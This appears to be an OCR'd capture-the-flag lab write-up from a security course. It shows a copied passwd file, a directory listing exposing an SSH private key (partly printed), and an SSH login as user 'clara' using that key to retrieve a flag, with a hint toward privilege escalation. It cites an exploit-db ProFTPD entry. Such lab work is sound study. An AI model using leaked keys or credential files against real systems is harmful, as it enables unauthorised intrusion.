
```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
n
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/n
ologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
@@@
"~/Downloads/passwd.copy" 34L, 1801B                          1,1           Top
```




Index of /

```
../
snap.lxd/                                            18-Nov-2024 15:57                   -
systemd-private-5b
systemd-private-5b
systemd-private-5b
vmware-root_551-42
bash_history
id_rsa
passwd.copy
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvOWr4gj4f5SEWQOgWEAdiMAAgY8Wb7MsOxe+FfpoCnR0WiT0tikw
mh1bAUNgksc7vjYjQ+hJAfavWjryaws4g51s46ebdrDA5ZAE7UfJ+LmCc3YkjCJPFCl/ny
7MN9sTTbbyh6rMX6UkwZwRdzFhNFbSgagV9cGRg7lZ30ul/sLAhBF8BU1EsWpUwxXbpZRq
Tshv0umZMTS6ynoHW8pqXXHKiP/UBZoEAn9vmFwhv74+QHP2N7T3f0UlZUrmSLskjF5Bdc
8EaY9ZI+gXBiNytGZiYLDlmf3may208hDyxxMe+WUrTZ5gtO5Q+ier8dYNSbaiWvdEVOCj
N/Ex/1FZc1BhMmknPypAto7XYAgwZariD1nd7j9JcsDykOCTkMvdHQiER3NxF3ndLVZPNl
RAfmro0Z+dQU6qNyBCurEsRLF4W7EJbqOGS4i9zsFT1DNUOI1cfhskZcO1imFj6Litgand
3L+1G4CqsFmbd/U4ChziTe6qRz1ESxdqOGfL2wq/AAAFgCmC9GApgvRgAAAAB3NzaC1yc2
EAAAGBALzlq+II+H+UhFkDoFhAHYjAAIGPFm+zLDsXvhX6aAp0dFok9LYpMJodWwFDYJLH
O742I0PoSQH2r1o68msLOIOdbOOnm3awwOWQBO1Hyfi5gnN2JIwiTxQpf58uzDfbE0228o
eqzF+lJMGcEXcxYTRW0oGoFfXBkYO5Wd9Lpf7CwIQRfAVNRLFqVMMV26WUak7Ib9LpmTE0
usp6B1vKal1xyoj/1AWaBAJ/b5hcIb++PkBz9je0939FJWVK5ki7JIxeQXXPBGmPWSPoFw
YjcrRmYmCw5Zn95msttPIQ8scTHvllK02eYLTuUPonq/HWDUm2olr3RFTgozfxMf9RWXNQ
YTJpJz8qQLaO12AIMGWq4g9Z3e4/SXLA8pDgk5DL3R0IhEdzcRd53S1WTzZUQH5q6NGfnU
FOqjcgQrqxLESxeFuxCW6jhkuIvc7BU9QzVDiNXH4bJGXDtYphY+i4rYGp3dy/tRuAqrBZ
m3f1OAoc4k3uqkc9REsXajhny9sKvwAAAAMBAAEAAAGAOLTR5qc+wj35hSdbiWKl+xl4jW
xBFgM5sfusqrhjZ1ASZcVWWSEAYCOT4EszwJxiyPVDnO0sjZRai8HKaGwT6R7nQ2hbeUQS
hFe5wumcLjiyeqrqyc664piaoVTRJat0ng3fvO5/L+9Jm32YmKmQPsAZraaiAQa9AkgwPK
JfEJ2yYXNGQekyR/hdvbrgF1L4nvH4794EiQsFUCdV8i5PxAGXBY2XPp8/uOg8vgZac09P
LNYjAhIngmNlmITloMvc5uayooNu9r3bcBGLu2qmnW+33iXYJOFoIWRhrqOzUfMIUiTPYu
S+HQ6/yHewToqHQ+pGJOLYZ4lLR62STW00RGrIGNjb7oC4Wr5li5P7kPL8F9Y5BTAEH8Hf
8ikjJsfL5HeWL+OdtFkpagI2BAdSaUHHIlYrnDrZstruFyDRzdw0Ka8tcWGSZaU62ET+bI
GbXOUYkRL5RAczI01P7c/pxupVAJOUMtAH7aTSdR2L2vSEhE7TO6o6O7Js3TlvbLqRAAAA
wQCxD2W8D1fcVL3ESQJur2MiypseIrPpKj/ugvL9ojTaMllLET4ncvDve5UeMwRClb0Dl4
aCa6u4fWsVakKcjt7C8XWBJdsCSgffBY7wBcCKIDGgE+xsICk5RXkXNquuzMDfp4F4mQd4
zSGvfutJn3r2lQfMB6gCCmlSAfnGGevMeze7IuG10huMZArNdqDXmliMObBP7bZBQixEEk
```



```
┌──(root㉿kali)-[~/Downloads]
└─# ssh -i id_rsa clara@10.12.0.42
The authenticity of host '10.12.0.42 (10.12.0.42)' can't be established.
ED25519 key fingerprint is SHA256:Om+fnVVqvVAH1Aj2LqdPMxZEPqEUho5Ym9SQKA42eOQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.12.0.42' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 18 Nov 2024 04:38:49 PM UTC

  System load:  0.0               Processes:             139
  Usage of /:   30.6% of 15.68GB  Users logged in:       0
  Memory usage: 21%               IPv4 address for ens32: 10.12.0.42
  Swap usage:   0%


89 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```



```
Last login: Sun Oct 11 18:45:24 2020 from 10.5.0.176
clara@mars:~$ ls
flag2.txt
clara@mars:~$ cat flag2.txt
CSEC-1600-SSHD
Hint: Congrats on getting shell access!  Its looks like this user doesn't have root privileges.  Let's see if we can find a BINARY to help escelate to root.
clara@mars:~$ ifconfig && hostname && whoami && date && cat flag2.txt
ens32: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.12.0.42  netmask 255.255.255.0  broadcast 10.12.0.255
        inet6 fe80::250:56ff:fea1:5005  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:a1:50:05  txqueuelen 1000  (Ethernet)
        RX packets 4102  bytes 308838 (308.8 KB)
        RX errors 3  dropped 59  overruns 0  frame 0
        TX packets 1504  bytes 135490 (135.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0×2000

ens34: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 00:50:56:a1:ee:6a  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  base 0×2080

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1216  bytes 86994 (86.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1216  bytes 86994 (86.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

mars
clara
Mon 18 Nov 2024 04:40:54 PM UTC
CSEC-1600-SSHD
Hint: Congrats on getting shell access!  Its looks like this user doesn't have root privileges.  Let's see if we can find a BINARY to help escelate to root.
clara@mars:~$ █
```

- Flag 2 User Access

Sources

ASF - revision 1921941: /httpd/httpd/branches. (n.d.).

https://svn.apache.org/repos/asf/httpd/httpd/branches/2.4.x/STATUS

Anonymous. (2015, April 13). *PROFTPD 1.3.5 - file copy*. Exploit Database. https://www.exploit-db.com/exploits/36742

GeeksforGeeks. (2024, April 15). *50 common ports you should know*. https://www.geeksforgeeks.org/50-common-ports-you-should-know/

***Mitre ATT&CK®*. MITRE ATT&CK®. (n.d.). https://attack.mitre.org/**